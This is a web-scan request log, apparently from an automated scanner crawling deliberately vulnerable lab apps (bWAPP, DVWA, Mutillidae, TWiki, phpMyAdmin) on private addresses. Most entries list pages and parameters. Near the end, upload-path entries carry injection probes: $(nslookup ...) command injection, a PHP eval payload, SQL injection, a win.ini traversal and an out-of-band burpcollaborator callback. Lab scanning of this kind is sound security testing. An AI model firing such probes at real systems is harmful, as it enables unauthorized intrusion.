2528	POST	http://192.168.105.196:81/bwapp/xss_custom_header.php	bug
2529	POST	http://192.168.105.196:81/bwapp/xss_custom_header.php	security_level
2530	GET	http://192.168.105.196:81/bwapp/xss_eval.php	
2531	POST	http://192.168.105.196:81/bwapp/xss_eval.php	bug
2532	POST	http://192.168.105.196:81/bwapp/xss_eval.php	security_level
2533	POST	http://192.168.105.196:81/bwapp/xss_phpmyadmin.php	security_level
2534	GET	http://192.168.105.196:81/bwapp/xss_href-2.php?name=name	name
2535	GET	http://192.168.105.196:81/bwapp/xss_href-2.php	
2536	POST	http://192.168.105.196:81/bwapp/xss_href-1.php	bug

INDEX	METHOD	URL	PARAMETERS
2537	POST	http://192.168.105.196:81/bwapp/xss_href-1.php	security_level
2538	POST	http://192.168.105.196:81/bwapp/xss_phpmyadmin.php	bug
2539	POST	http://192.168.105.196:81/bwapp/xss_login.php	login, password
2540	POST	http://192.168.105.196:81/bwapp/xss_login.php	security_level
2541	POST	http://192.168.105.196:81/bwapp/xss_login.php	bug
2542	GET	http://192.168.105.196:81/bwapp/xss_php_self.php?firstname=data&lastname=data	firstname, lastname
2543	POST	http://192.168.105.196:81/bwapp/xss_php_self.php	bug
2544	POST	http://192.168.105.196:81/bwapp/xss_referer.php	security_level
2545	POST	http://192.168.105.196:81/bwapp/xss_php_self.php	security_level
2546	POST	http://192.168.105.196:81/bwapp/xss_referer.php	bug
2547	POST	http://192.168.105.196:81/bwapp/xss_user_agent.php	security_level
2548	POST	http://192.168.105.196:81/bwapp/xss_user_agent.php	bug
2549	POST	http://192.168.105.196:81/bwapp/xss_stored_1.php	entry, entry_add, entry_all, entry_delete
2550	POST	http://192.168.105.196:81/bwapp/xss_stored_1.php	security_level
2551	POST	http://192.168.105.196:81/bwapp/xss_sqlitemanager.php	bug
2552	POST	http://192.168.105.196:81/bwapp/xss_sqlitemanager.php	security_level
2553	POST	http://192.168.105.196:81/bwapp/xss_stored_1.php	bug
2554	POST	http://192.168.105.196:81/bwapp/xss_stored_3.php	login, secret
2555	GET	http://192.168.105.196:81/bwapp/xss_stored_2.php?genre=action	genre
2556	POST	http://192.168.105.196:81/bwapp/xss_stored_3.php	security_level

INDEX	METHOD	URL	PARAMETERS
2557	POST	http://192.168.105.196:81/bwapp/xss_stored_2.php	bug
2558	POST	http://192.168.105.196:81/bwapp/xss_stored_2.php	security_level
2559	POST	http://192.168.105.196:81/bwapp/xss_stored_3.php	bug
2560	POST	http://192.168.105.196:81/bwapp/xss_stored_4.php	security_level
2561	POST	http://192.168.105.196:81/bwapp/insecure_direct_object_ref_3.php	bug
2562	POST	http://192.168.105.196:81/bwapp/xss_stored_4.php	bug
2563	POST	http://192.168.105.196:81/bwapp/insecure_direct_object_ref_3.php	security_level
2564	GET	http://192.168.105.196:81/bwapp/xxe-2.php	
2565	POST	http://192.168.105.196:81/bwapp/insecure_direct_object_ref_2.php	security_level
2566	POST	http://192.168.105.196:81/bwapp/insecure_direct_object_ref_2.php	ticket_price, ticket_quantity
2567	POST	http://192.168.105.196:81/bwapp/insecure_direct_object_ref_2.php	bug
2568	POST	http://192.168.105.196:81/bwapp/insecure_direct_object_ref_1.php	login, secret
2569	GET	http://192.168.105.196:81/bwapp/secret-cors-1.php	
2570	POST	http://192.168.105.196:81/bwapp/insecure_direct_object_ref_1.php	security_level
2571	POST	http://192.168.105.196:81/bwapp/insecure_direct_object_ref_1.php	bug
2572	POST	http://192.168.105.196:81/bwapp/sm_cross_domain_policy.php	security_level
2573	POST	http://192.168.105.196:81/bwapp/sm_cors.php	security_level
2574	POST	http://192.168.105.196:81/bwapp/sm_cors.php	bug
2575	POST	http://192.168.105.196:81/bwapp/sm_cross_domain_policy.php	bug
2576	POST	http://192.168.105.196:81/bwapp/sm_samba.php	security_level

INDEX	METHOD	URL	PARAMETERS
2577	POST	http://192.168.105.196:81/bwapp/sm_samba.php	bug
2578	POST	http://192.168.105.196:81/bwapp/sm_xst.php	bug
2579	POST	http://192.168.105.196:81/bwapp/sm_xst.php	security_level
2580	POST	http://192.168.105.196:81/bwapp/sm_dos_1.php	bug
2581	POST	http://192.168.105.196:81/bwapp/sm_dos_3.php	security_level
2582	POST	http://192.168.105.196:81/bwapp/sm_dos_3.php	bug
2583	POST	http://192.168.105.196:81/bwapp/sm_dos_4.php	security_level
2584	POST	http://192.168.105.196:81/bwapp/sm_dos_1.php	security_level
2585	POST	http://192.168.105.196:81/bwapp/sm_dos_2.php	security_level
2586	POST	http://192.168.105.196:81/bwapp/sm_ftp.php	bug
2587	POST	http://192.168.105.196:81/bwapp/sm_dos_4.php	bug
2588	POST	http://192.168.105.196:81/bwapp/sm_ftp.php	security_level
2589	POST	http://192.168.105.196:81/bwapp/sm_dos_2.php	bug
2590	POST	http://192.168.105.196:81/bwapp/sm_webdav.php	security_level
2591	POST	http://192.168.105.196:81/bwapp/sm_snmp.php	bug
2592	POST	http://192.168.105.196:81/bwapp/sm_webdav.php	bug
2593	POST	http://192.168.105.196:81/bwapp/sm_snmp.php	security_level
2594	POST	http://192.168.105.196:81/bwapp/sm_local_priv_esc_2.php	security_level
2595	POST	http://192.168.105.196:81/bwapp/sm_local_priv_esc_1.php	security_level
2596	POST	http://192.168.105.196:81/bwapp/sm_local_priv_esc_1.php	bug
2597	POST	http://192.168.105.196:81/bwapp/sm_mitm_1.php	login, password

INDEX	METHOD	URL	PARAMETERS
2598	POST	http://192.168.105.196:81/bwapp/sm_mitm_1.php	bug
2599	POST	http://192.168.105.196:81/bwapp/sm_local_priv_esc_2.php	bug
2600	POST	http://192.168.105.196:81/bwapp/sm_mitm_1.php	security_level
2601	POST	http://192.168.105.196:81/bwapp/sm_mitm_2.php	
2602	POST	http://192.168.105.196:81/bwapp/sm_mitm_2.php	security_level
2603	POST	http://192.168.105.196:81/bwapp/sm_robots.php	security_level
2604	POST	http://192.168.105.196:81/bwapp/sm_robots.php	bug
2605	POST	http://192.168.105.196:81/bwapp/sm_mitm_2.php	bug
2606	POST	http://192.168.105.196:81/bwapp/insuff_transp_layer_protect_1.php	login, password
2607	POST	http://192.168.105.196:81/bwapp/sm_obu_files.php	bug
2608	POST	http://192.168.105.196:81/bwapp/sm_obu_files.php	security_level
2609	POST	http://192.168.105.196:81/bwapp/insuff_transp_layer_protect_1.php	security_level
2610	POST	http://192.168.105.196:81/bwapp/insuff_transp_layer_protect_1.php	bug
2611	POST	http://192.168.105.196:81/bwapp/insecure_crypt_storage_3.php	security_level
2612	POST	http://192.168.105.196:81/bwapp/insecure_crypt_storage_3.php	bug
2613	POST	http://192.168.105.196:81/bwapp/insuff_transp_layer_protect_3.php	bug
2614	POST	http://192.168.105.196:81/bwapp/insuff_transp_layer_protect_3.php	security_level
2615	POST	http://192.168.105.196:81/bwapp/heartbleed.php	security_level
2616	POST	http://192.168.105.196:81/bwapp/heartbleed.php	bug
2617	POST	http://192.168.105.196:81/bwapp/hostheader_2.php	email

INDEX	METHOD	URL	PARAMETERS
2618	POST	http://192.168.105.196:81/bwapp/hostheader_2.php	security_level
2619	POST	http://192.168.105.196:81/bwapp/hostheader_2.php	bug
2620	GET	http://192.168.105.196:81/bwapp/passwords/	
2621	GET	http://192.168.105.196:81/bwapp/passwords/	N/A
2622	POST	http://192.168.105.196:81/bwapp/insecure_crypt_storage_1.php	security_level
2623	POST	http://192.168.105.196:81/bwapp/insecure_crypt_storage_1.php	bug
2624	GET	http://192.168.105.196:81/bwapp/insecure_crypt_storage_2.php?delete	
2625	POST	http://192.168.105.196:81/bwapp/insuff_transp_layer_protect_4.php	security_level
2626	POST	http://192.168.105.196:81/bwapp/insecure_crypt_storage_2.php	insert, password, username
2627	POST	http://192.168.105.196:81/bwapp/insuff_transp_layer_protect_4.php	bug
2628	POST	http://192.168.105.196:81/bwapp/insecure_crypt_storage_2.php	security_level
2629	POST	http://192.168.105.196:81/bwapp/insuff_transp_layer_protect_2.php	security_level
2630	POST	http://192.168.105.196:81/bwapp/insecure_crypt_storage_2.php	bug
2631	POST	http://192.168.105.196:81/bwapp/hostheader_1.php	security_level
2632	POST	http://192.168.105.196:81/bwapp/hostheader_1.php	bug
2633	POST	http://192.168.105.196:81/bwapp/insuff_transp_layer_protect_2.php	bug
2634	GET	http://192.168.105.196:81/bwapp/documents/	
2635	GET	http://192.168.105.196:81/bwapp/documents/	N/A
2636	POST	http://192.168.105.196:81/bwapp/directory_traversal_1.php	bug
2637	POST	http://192.168.105.196:81/bwapp/directory_traversal_1.php	security_level
2638	POST	http://192.168.105.196:81/bwapp/directory_traversal_2.php	bug

INDEX	METHOD	URL	PARAMETERS
2639	GET	http://192.168.105.196:81/bwapp/directory_traversal_1.php	
2640	POST	http://192.168.105.196:81/bwapp/lfi_sqlitemanager.php	security_level
2641	POST	http://192.168.105.196:81/bwapp/directory_traversal_2.php	security_level
2642	POST	http://192.168.105.196:81/bwapp/lfi_sqlitemanager.php	bug
2643	GET	http://192.168.105.196:81/bwapp/lang_en.php	
2644	POST	http://192.168.105.196:81/bwapp/rlfi.php	security_level
2645	GET	http://192.168.105.196:81/bwapp/lang_fr.php	
2646	GET	http://192.168.105.196:81/bwapp/directory_traversal_2.php	
2647	GET	http://192.168.105.196:81/bwapp/rlfi.php?language=lang_en.php	language
2648	GET	http://192.168.105.196:81/bwapp/lang_nl.php	
2649	POST	http://192.168.105.196:81/bwapp/rlfi.php	bug
2650	POST	http://192.168.105.196:81/bwapp/restrict_device_access.php	bug
2651	POST	http://192.168.105.196:81/bwapp/restrict_folder_access.php	security_level
2652	GET	http://192.168.105.200/	
2653	GET	http://192.168.105.200/	N/A
2654	POST	http://192.168.105.196:81/bwapp/restrict_device_access.php	security_level
2655	GET	http://192.168.105.200/dvwa/	
2656	GET	http://192.168.105.200/dvwa/	N/A
2657	POST	http://192.168.105.196:81/bwapp/ssrf.php	security_level
2658	GET	http://192.168.105.200/twiki/	
2659	GET	http://192.168.105.200/twiki/	N/A
2660	GET	http://192.168.105.200/dav/	
2661	GET	http://192.168.105.200/dav/	N/A
2662	POST	http://192.168.105.196:81/bwapp/restrict_folder_access.php	bug

INDEX	METHOD	URL	PARAMETERS
2663	POST	http://192.168.105.196:81/bwapp/xxe-1.php	bug
2664	POST	http://192.168.105.196:81/bwapp/xxe-1.php	security_level
2665	POST	http://192.168.105.200/dvwa/login.php	
2666	POST	http://192.168.105.196:81/bwapp/ssrf.php	bug
2667	GET	http://192.168.105.200/dvwa/login.php	
2668	POST	http://192.168.105.200/phpMyAdmin/index.php	
2669	GET	http://192.168.105.200/phpMyAdmin/	
2670	GET	http://192.168.105.200/phpMyAdmin/	N/A
2671	GET	http://192.168.105.196:81/bwapp/csrf_1.php?password_conf=data&password_new=data	password_conf, password_new
2672	GET	http://192.168.105.200/twiki/bin/view/Main/WebHome	
2673	GET	http://192.168.105.200/twiki/bin/view/Main/	N/A
2674	POST	http://192.168.105.196:81/bwapp/csrf_1.php	security_level
2675	GET	http://192.168.105.200/twiki/bin/view/	
2676	GET	http://192.168.105.200/twiki/bin/view/	N/A
2677	POST	http://192.168.105.196:81/bwapp/csrf_1.php	bug
2678	POST	http://192.168.105.196:81/bwapp/bof_1.php	title
2679	GET	http://192.168.105.200/mutillidae/	
2680	POST	http://192.168.105.196:81/bwapp/bof_2.php	bug
2681	GET	http://192.168.105.200/mutillidae/	N/A
2682	GET	http://192.168.105.200/dvwa/dvwa/	
2683	GET	http://192.168.105.200/dvwa/dvwa/	N/A
2684	POST	http://192.168.105.196:81/bwapp/bof_2.php	security_level
2685	POST	http://192.168.105.196:81/bwapp/bof_1.php	bug
2686	POST	http://192.168.105.196:81/bwapp/bof_1.php	security_level
2687	POST	http://192.168.105.196:81/bwapp/csrf_3.php	login, secret
2688	GET	http://192.168.105.200/twiki/TWikiHistory.html	
2689	GET	http://192.168.105.200/dvwa/dvwa/css/	
2690	GET	http://192.168.105.200/dvwa/dvwa/css/	N/A

INDEX	METHOD	URL	PARAMETERS
2691	POST	http://192.168.105.196:81/bwapp/csrf_3.php	security_level
2692	GET	http://192.168.105.200/dvwa/dvwa/images/	
2693	GET	http://192.168.105.200/dvwa/dvwa/images/	N/A
2694	GET	http://192.168.105.200/twiki/bin/view/Main/	
2695	POST	http://192.168.105.200/dvwa/login.php	Login, password, username
2696	GET	http://192.168.105.200/phpMyAdmin/themes/	
2697	GET	http://192.168.105.200/phpMyAdmin/themes/	N/A
2698	GET	http://192.168.105.200/phpMyAdmin/phpmyadmin.css.php?lang=en-utf-8&convcharset=utf-8&token=a7c8a258e3e0cb8ca3e4a22d3cf1057b&js_frame=right&nocache=2457687151	lang, convcharset, token, js_frame, nocache
2699	GET	http://192.168.105.200/phpMyAdmin/themes/original/	
2700	GET	http://192.168.105.200/phpMyAdmin/themes/original/	N/A
2701	POST	http://192.168.105.200/phpMyAdmin/index.php	convcharset, input_go, lang, phpMyAdmin, phpMyAdmin, phpMyAdmin, pma_password, pma_username, server, token
2702	POST	http://192.168.105.200/phpMyAdmin/index.php	convcharset, db, lang, lang, phpMyAdmin, phpMyAdmin, table, token
2703	POST	http://192.168.105.200/phpMyAdmin/index.php	convcharset, db, lang, lang, phpMyAdmin, phpMyAdmin, table, token
2704	GET	http://192.168.105.200/twiki/bin/edit/Main/WebHome?t=1633121413	t
2705	GET	http://192.168.105.200/twiki/bin/edit/Main/	N/A
2706	GET	http://192.168.105.200/phpMyAdmin/themes/original/img/	
2707	GET	http://192.168.105.200/phpMyAdmin/themes/original/img/	N/A
2708	GET	http://192.168.105.200/phpMyAdmin/index.php	
2709	GET	http://192.168.105.196:81/bwapp/admin/phpinfo.php	
2710	GET	http://192.168.105.200/twiki/bin/edit/Main/	

INDEX	METHOD	URL	PARAMETERS
2711	GET	http://192.168.105.200/twiki/bin/attach/Main/WebHome	
2712	GET	http://192.168.105.200/twiki/bin/attach/Main/	N/A
2713	POST	http://192.168.105.196:81/bwapp/csrf_3.php	bug
2714	POST	http://192.168.105.196:81/bwapp/csrf_2.php	security_level
2715	POST	http://192.168.105.196:81/bwapp/csrf_2.php	bug
2716	POST	http://192.168.105.196:81/bwapp/php_cgi.php	security_level
2717	GET	http://192.168.105.196:81/bwapp/csrf_2.php?account=123-45678-90&amount=0	account, amount
2718	POST	http://192.168.105.196:81/bwapp/php_eval.php	bug
2719	GET	http://192.168.105.200/icons/	
2720	POST	http://192.168.105.196:81/bwapp/php_cgi.php	bug
2721	GET	http://192.168.105.200/icons/	N/A
2722	GET	http://192.168.105.200/twiki/bin/edit/	
2723	POST	http://192.168.105.196:81/bwapp/phpi_sqlitemanager.php	security_level
2724	GET	http://192.168.105.200/twiki/bin/edit/	N/A
2725	GET	http://192.168.105.200/twiki/bin/attach/Main/	
2726	GET	http://192.168.105.200/twiki/bin/attach/	
2727	GET	http://192.168.105.200/twiki/bin/attach/	N/A
2728	POST	http://192.168.105.196:81/bwapp/php_eval.php	security_level
2729	GET	http://192.168.105.196:81/bwapp/unvalidated_redir_fwd_1.php?url=http%3A%2F%2Fitsecgames.blogspot.com	url
2730	GET	http://192.168.105.200/twiki/bin/search/Main/	
2731	GET	http://192.168.105.200/twiki/bin/search/Main/	N/A
2732	POST	http://192.168.105.196:81/bwapp/phpi_sqlitemanager.php	bug
2733	GET	http://192.168.105.200/twiki/bin/search/Main/SearchResult?scope=text&regex=on&search=Web%20*Home%5B%5EA-Za-z%5D	scope, regex, search
2734	GET	http://192.168.105.200/twiki/bin/view/Main/WebHome?skin=print	skin

INDEX	METHOD	URL	PARAMETERS
2735	POST	http://192.168.105.196:81/bwapp/unvalidated_redir_fwd_1.php	bug
2736	GET	http://192.168.105.200/twiki/bin/search/	
2737	GET	http://192.168.105.200/twiki/bin/search/	N/A
2738	GET	http://192.168.105.200/twiki/bin/rdiff/	
2739	POST	http://192.168.105.196:81/bwapp/unvalidated_redir_fwd_1.php	security_level
2740	GET	http://192.168.105.200/twiki/bin/rdiff/	N/A
2741	GET	http://192.168.105.200/twiki/bin/oops/Main/WebHome?template=oopsmore&param1=1.1&param2=1.1	template, param1, param2
2742	POST	http://192.168.105.196:81/bwapp/shellshock.php	security_level
2743	GET	http://192.168.105.200/twiki/bin/oops/Main/	N/A
2744	GET	http://192.168.105.200/twiki/bin/oops/	
2745	POST	http://192.168.105.196:81/bwapp/shellshock.php	bug
2746	GET	http://192.168.105.200/twiki/bin/oops/	N/A
2747	GET	http://192.168.105.196:81/bwapp/unvalidated_redir_fwd_2.php?ReturnUrl=portal.php	ReturnUrl
2748	GET	http://192.168.105.200/twiki/bin/rdiff/Main/WebHome	
2749	GET	http://192.168.105.200/twiki/bin/rdiff/Main/	N/A
2750	POST	http://192.168.105.196:81/bwapp/clickjacking.php	security_level
2751	GET	http://192.168.105.200/twiki/bin/rdiff/Main/	
2752	GET	http://192.168.105.200/mutillidae/styles/ddsmoothmenu/	
2753	GET	http://192.168.105.200/mutillidae/styles/ddsmoothmenu/	N/A
2754	POST	http://192.168.105.196:81/bwapp/clickjacking.php	ticket_quantity
2755	GET	http://192.168.105.200/mutillidae/styles/	
2756	GET	http://192.168.105.200/mutillidae/styles/	N/A
2757	POST	http://192.168.105.196:81/bwapp/clickjacking.php	bug

INDEX	METHOD	URL	PARAMETERS
2758	GET	http://192.168.105.200/mutillidae/javascript/	
2759	GET	http://192.168.105.200/mutillidae/javascript/	N/A
2760	POST	http://192.168.105.196:81/bwapp/unvalidated_redir_fwd_2.php	security_level
2761	GET	http://192.168.105.200/mutillidae/javascript/ddsmoothmenu/	
2762	GET	http://192.168.105.200/mutillidae/javascript/ddsmoothmenu/	N/A
2763	POST	http://192.168.105.196:81/bwapp/unvalidated_redir_fwd_2.php	bug
2764	GET	http://192.168.105.200/mutillidae/images/	
2765	GET	http://192.168.105.200/mutillidae/images/	N/A
2766	GET	http://192.168.105.200/twiki/bin/oops/Main/	
2767	POST	http://192.168.105.200/twiki/bin/view/Main/WebHome	
2768	GET	http://192.168.105.200/mutillidae/index.php?do=toggle-hints&page=home.php	do, page
2769	GET	http://192.168.105.196:81/bwapp/hpp-2.php?name=name	name
2770	POST	http://192.168.105.196:81/bwapp/hpp-1.php	security_level
2771	GET	http://192.168.105.200/mutillidae/index.php?page=home.php	page
2772	POST	http://192.168.105.196:81/bwapp/hpp-1.php	bug
2773	GET	http://192.168.105.196:81/bwapp/hpp-2.php	
2774	GET	http://192.168.105.200/mutillidae/set-up-database.php	
2775	GET	http://192.168.105.200/mutillidae/framer.html	
2776	POST	http://192.168.105.196:81/bwapp/cs_validation.php	password_conf, password_curr, password_new
2777	GET	http://192.168.105.200/mutillidae/documentation/	
2778	GET	http://192.168.105.200/mutillidae/documentation/	N/A
2779	POST	http://192.168.105.196:81/bwapp/cs_validation.php	security_level

INDEX	METHOD	URL	PARAMETERS
2780	GET	http://192.168.105.196:81/bwapp/http_response_splitting.php?url=http://itsecgames.blogspot.com	url
2781	POST	http://192.168.105.196:81/bwapp/cs_validation.php	bug
2782	GET	http://192.168.105.200/mutillidae/?page=add-to-your-blog.php	page
2783	POST	http://192.168.105.196:81/bwapp/http_response_splitting.php	security_level
2784	POST	http://192.168.105.196:81/bwapp/http_response_splitting.php	bug
2785	GET	http://192.168.105.200/mutillidae/index.php?page=password-generator.php&username=anonymous	page, username
2786	GET	http://192.168.105.200/dvwa/dvwa/includes/	
2787	GET	http://192.168.105.200/dvwa/dvwa/includes/	N/A
2788	POST	http://192.168.105.196:81/bwapp/http_verb_tampering.php	password_conf, password_new
2789	GET	http://192.168.105.200/dvwa/dvwa/js/	
2790	GET	http://192.168.105.200/dvwa/dvwa/js/	N/A
2791	POST	http://192.168.105.196:81/bwapp/http_verb_tampering.php	security_level
2792	GET	http://192.168.105.200/phpMyAdmin/themes/darkblue_orange/	
2793	GET	http://192.168.105.200/phpMyAdmin/themes/darkblue_orange/	N/A
2794	POST	http://192.168.105.196:81/bwapp/http_verb_tampering.php	bug
2795	POST	http://192.168.105.196:81/bwapp/information_disclosure_2.php	bug
2796	POST	http://192.168.105.196:81/bwapp/information_disclosure_2.php	security_level
2797	GET	http://192.168.105.200/mutillidae/index.php	
2798	GET	http://192.168.105.200/phpMyAdmin/themes/original/css/	
2799	GET	http://192.168.105.200/phpMyAdmin/themes/original/css/	N/A

INDEX	METHOD	URL	PARAMETERS
2800	POST	http://192.168.105.196:81/bwapp/information_disclosure_3.php	security_level
2801	GET	http://192.168.105.200/phpMyAdmin/themes/original/info.inc.php	
2802	GET	http://192.168.105.200/phpMyAdmin/themes/original/layout.inc.php	
2803	POST	http://192.168.105.200/phpMyAdmin/index.php	token
2804	POST	http://192.168.105.196:81/bwapp/information_disclosure_3.php	bug
2805	GET	http://192.168.105.200/phpMyAdmin/index.php?token=a7c8a258e3e0cb8ca3e4a22d3cf1057b	token
2806	GET	http://192.168.105.200/phpMyAdmin/phpmyadmin.css.php?token=a7c8a258e3e0cb8ca3e4a22d3cf1057b&js_frame=right&nocache=2457687151	token, js_frame, nocache
2807	POST	http://192.168.105.196:81/bwapp/information_disclosure_4.php	security_level
2808	GET	http://192.168.105.200/twiki/bin/view/TWiki/GoodStyle	
2809	GET	http://192.168.105.200/twiki/bin/view/TWiki/	N/A
2810	POST	http://192.168.105.200/phpMyAdmin/index.php	db, input_go, pma_password, pma_username, server, table, token
2811	POST	http://192.168.105.196:81/bwapp/insecure_iframe.php	security_level
2812	POST	http://192.168.105.200/phpMyAdmin/index.php	db, lang, table, token
2813	GET	http://192.168.105.200/twiki/bin/view/TWiki/TextFormattingRules	
2814	POST	http://192.168.105.196:81/bwapp/information_disclosure_4.php	bug
2815	GET	http://192.168.105.200/twiki/bin/view/TWiki/	
2816	GET	http://192.168.105.200/twiki/bin/view/Main/WebHome?unlock=on	unlock
2817	POST	http://192.168.105.196:81/bwapp/insecure_iframe.php	bug
2818	POST	http://192.168.105.200/twiki/bin/preview/Main/WebHome	cmd, formtemplate, text, topicparent
2819	GET	http://192.168.105.200/twiki/bin/preview/Main/	N/A

INDEX	METHOD	URL	PARAMETERS
2820	GET	http://192.168.105.200/twiki/bin/preview/Main/	
2821	POST	http://192.168.105.196:81/bwapp/unrestricted_file_upload.php	
2822	GET	http://192.168.105.200/twiki/bin/preview/Main/WebHome	
2823	GET	http://192.168.105.200/twiki/bin/preview/	
2824	GET	http://192.168.105.200/twiki/bin/preview/	N/A
2825	GET	http://192.168.105.200/icons/README	
2826	POST	http://192.168.105.196:81/bwapp/unrestricted_file_upload.php	security_level
2827	POST	http://192.168.105.196:81/bwapp/manual_interv.php	captcha_user
2828	GET	http://192.168.105.200/icons/small/	
2829	POST	http://192.168.105.196:81/upload/4.php	
2830	GET	http://192.168.105.200/icons/small/	N/A
2831	GET	http://192.168.105.200/twiki/bin/view/Main/WebHome?rev=	rev
2832	POST	http://192.168.105.200/phpMyAdmin/index.php	input_go, pma_password, pma_username, server, token
2833	POST	http://192.168.105.196:81/bwapp/manual_interv.php	bug
2834	POST	http://192.168.105.196:81/bwapp/manual_interv.php	security_level
2835	POST	http://192.168.105.196:81/bwapp/unrestricted_file_upload.php	bug
2836	GET	http://192.168.105.196:81/upload/upload/$(nslookup aqVtRaNV)	
2837	GET	http://192.168.105.196:81/upload/upload/$(nslookup OPn4in6k)	
2838	GET	http://192.168.105.196:81/upload/upload/${@print(md5(acunetix_wvs_security_test))}	
2839	GET	http://192.168.105.196:81/upload/upload/$(nslookup sBd7sJxj)	
2840	GET	http://192.168.105.200/icons/README.html	
2841	GET	http://192.168.105.196:81/upload/upload/(select convert(int,CHAR(65)))	

INDEX	METHOD	URL	PARAMETERS
2842	GET	http://192.168.105.196:81/upload/upload/.....windowswin.ini	
2843	GET	http://192.168.105.200/twiki/bin/rename/Main/WebHome?currentwebonly=on	currentwebonly
2844	GET	http://192.168.105.200/twiki/bin/rename/Main/	N/A
2845	GET	http://192.168.105.196:81/upload/upload/)	
2846	GET	http://192.168.105.200/twiki/bin/rename/Main/	
2847	GET	http://192.168.105.196:81/upload/upload/1	
2848	GET	http://192.168.105.200/twiki/bin/edit/Main/WebHome?topicparent=Main.WebHome	topicparent
2849	GET	http://192.168.105.196:81/upload/upload/1.php	
2850	GET	http://192.168.105.200/twiki/bin/rename/Main/WebHome	
2851	GET	http://192.168.105.196:81/upload/upload/1_9033	
2852	GET	http://192.168.105.200/twiki/bin/rename/	
2853	GET	http://192.168.105.196:81/upload/upload/1_9063	
2854	GET	http://192.168.105.200/twiki/bin/rename/	N/A
2855	GET	http://192.168.105.196:81/upload/upload/1gimfrr2q48wqqfl7pvwd8uzwq2qqsngf830qqef	
2856	POST	http://192.168.105.200/twiki/bin/edit/Main/WebHome?t=1633121414	t, topicparent
2857	GET	http://192.168.105.196:81/bwapp/ws_soap.php	
2858	GET	http://192.168.105.200/mutillidae/documentation/how-to-access-Mutillidae-over-Virtual-Box-network.php	
2859	GET	http://192.168.105.196:81/upload/upload/1_9941	
2860	POST	http://192.168.105.200/twiki/bin/rdiff/Main/WebHome	rev1, rev2
2861	GET	http://192.168.105.196:81/upload/upload/2twnss4335lx3rsmkq8xq9709rfr3t0hs5ksagz.burpcollaborator.net	
2862	GET	http://192.168.105.196:81/upload/upload/@@iBPzc	

INDEX	METHOD	URL	PARAMETERS
2863	POST	http://192.168.105.200/twiki/bin/view/Main/WebHome	raw, rev
2864	GET	http://192.168.105.196:81/upload/upload/@@OftVO	
2865	GET	http://192.168.105.196:81/upload/upload/@@op4ZA	
2866	GET	http://192.168.105.196:81/upload/upload/AcuTest1730.php	
2867	GET	http://192.168.105.200/mutillidae/documentation/vulnerabilities.php	
2868	GET	http://192.168.105.200/twiki/bin/search/Main/SearchResult?scope=text&web=all;&regex=on&search=Web%20*Home%5B%5EA-Za-z%5D	scope, web, regex, search
2869	GET	http://192.168.105.200/dvwa/dvwa/includes/dvwaPage.inc.php	
2870	GET	http://192.168.105.196:81/upload/upload/.DS_Store	
2871	GET	http://192.168.105.200/phpMyAdmin/themes/darkblue_orange/css/	
2872	GET	http://192.168.105.200/phpMyAdmin/themes/darkblue_orange/css/	N/A
2873	GET	http://192.168.105.196:81/upload/upload/AcuTest6781.php	
2874	GET	http://192.168.105.200/dvwa/dvwa/includes/dvwaPhpIds.inc.php	
2875	GET	http://192.168.105.196:81/upload/upload/AcuTest7147.htm	
2876	GET	http://192.168.105.200/phpMyAdmin/themes/darkblue_orange/info.inc.php	
2877	GET	http://192.168.105.196:81/upload/upload/AcuTest7821.htm	
2878	GET	http://192.168.105.200/phpMyAdmin/themes/darkblue_orange/layout.inc.php	
2879	GET	http://192.168.105.196:81/upload/upload/Applet1456.class	
2880	GET	http://192.168.105.200/phpMyAdmin/themes/original/css/theme_left.css.php	
2881	GET	http://192.168.105.196:81/upload/upload/AcuTest876.htm	

INDEX	METHOD	URL	PARAMETERS
2882	GET	http://192.168.105.196:81/upload/upload/AcuTest8153.php	
2883	GET	http://192.168.105.196:81/upload/upload/Applet7427.class	
2884	GET	http://192.168.105.196:81/upload/upload/JyI=	
2885	GET	http://192.168.105.196:81/upload/upload/Applet267.class	
2886	POST	http://192.168.105.200/mutillidae/index.php?page=add-to-your-blog.php	page, add-to-your-blog-php-submit-button, blog_entry, csrf-token
2887	GET	http://192.168.105.196:81/upload/upload/VBumNM.php	
2888	GET	http://192.168.105.196:81/upload/upload/VCgdyf.php	
2889	GET	http://192.168.105.196:81/upload/upload/VDTMDj.php	
2890	POST	http://192.168.105.200/mutillidae/index.php?page=password-generator.php&username=anonymous	page, username, password-generator-php-submit-button
2891	GET	http://192.168.105.196:81/upload/upload/VAUEvq.php	
2892	GET	http://192.168.105.200/phpMyAdmin/themes/original/css/theme_print.css.php	
2893	GET	http://192.168.105.196:81/upload/upload/VCtDyB.php	
2894	GET	http://192.168.105.196:81/upload/upload/VEKLYy.php	
2895	GET	http://192.168.105.196:81/upload/upload/VDaBvA.php	
2896	GET	http://192.168.105.196:81/upload/upload/VEnzEg.php	
2897	GET	http://192.168.105.196:81/upload/upload/VFsqdB.php	
2898	GET	http://192.168.105.196:81/upload/upload/VGGMjP.php	
2899	GET	http://192.168.105.196:81/upload/upload/VHSwpC.php	
2900	GET	http://192.168.105.196:81/upload/upload/VlTutl.php	

INDEX	METHOD	URL	PARAMETERS
2901	GET	http://192.168.105.196:81/upload/upload/VlZfNY.php	
2902	GET	http://192.168.105.200/phpMyAdmin/themes/darkblue_orange/img/	
2903	GET	http://192.168.105.200/phpMyAdmin/themes/darkblue_orange/img/	N/A
2904	GET	http://192.168.105.196:81/upload/upload/Vlppma.php	
2905	GET	http://192.168.105.200/phpMyAdmin/themes/original/css/theme_right.css.php	
2906	GET	http://192.168.105.196:81/upload/upload/VlUsrE.php	
2907	GET	http://192.168.105.196:81/upload/upload/Vlvsht.php	
2908	GET	http://192.168.105.200/twiki/bin/edit/TWiki/GoodStyle?t=1633121414	t
2909	GET	http://192.168.105.200/twiki/bin/edit/TWiki/	N/A
2910	GET	http://192.168.105.196:81/upload/upload/VJXoaE.php	
2911	GET	http://192.168.105.196:81/upload/upload/VJvSXG.php	
2912	GET	http://192.168.105.200/twiki/bin/edit/TWiki/	
2913	GET	http://192.168.105.196:81/upload/upload/VKxuAo.php	
2914	GET	http://192.168.105.196:81/upload/upload/VKiTHj.php	
2915	GET	http://192.168.105.200/twiki/bin/attach/TWiki/GoodStyle	
2916	GET	http://192.168.105.200/twiki/bin/attach/TWiki/	N/A
2917	GET	http://192.168.105.196:81/upload/upload/VMkXtG.php	
2918	GET	http://192.168.105.196:81/upload/upload/VLrApk.php	
2919	GET	http://192.168.105.200/twiki/bin/search/TWiki/	
2920	GET	http://192.168.105.196:81/upload/upload/VMlKcX.php	
2921	GET	http://192.168.105.200/twiki/bin/search/TWiki/	N/A

INDEX	METHOD	URL	PARAMETERS
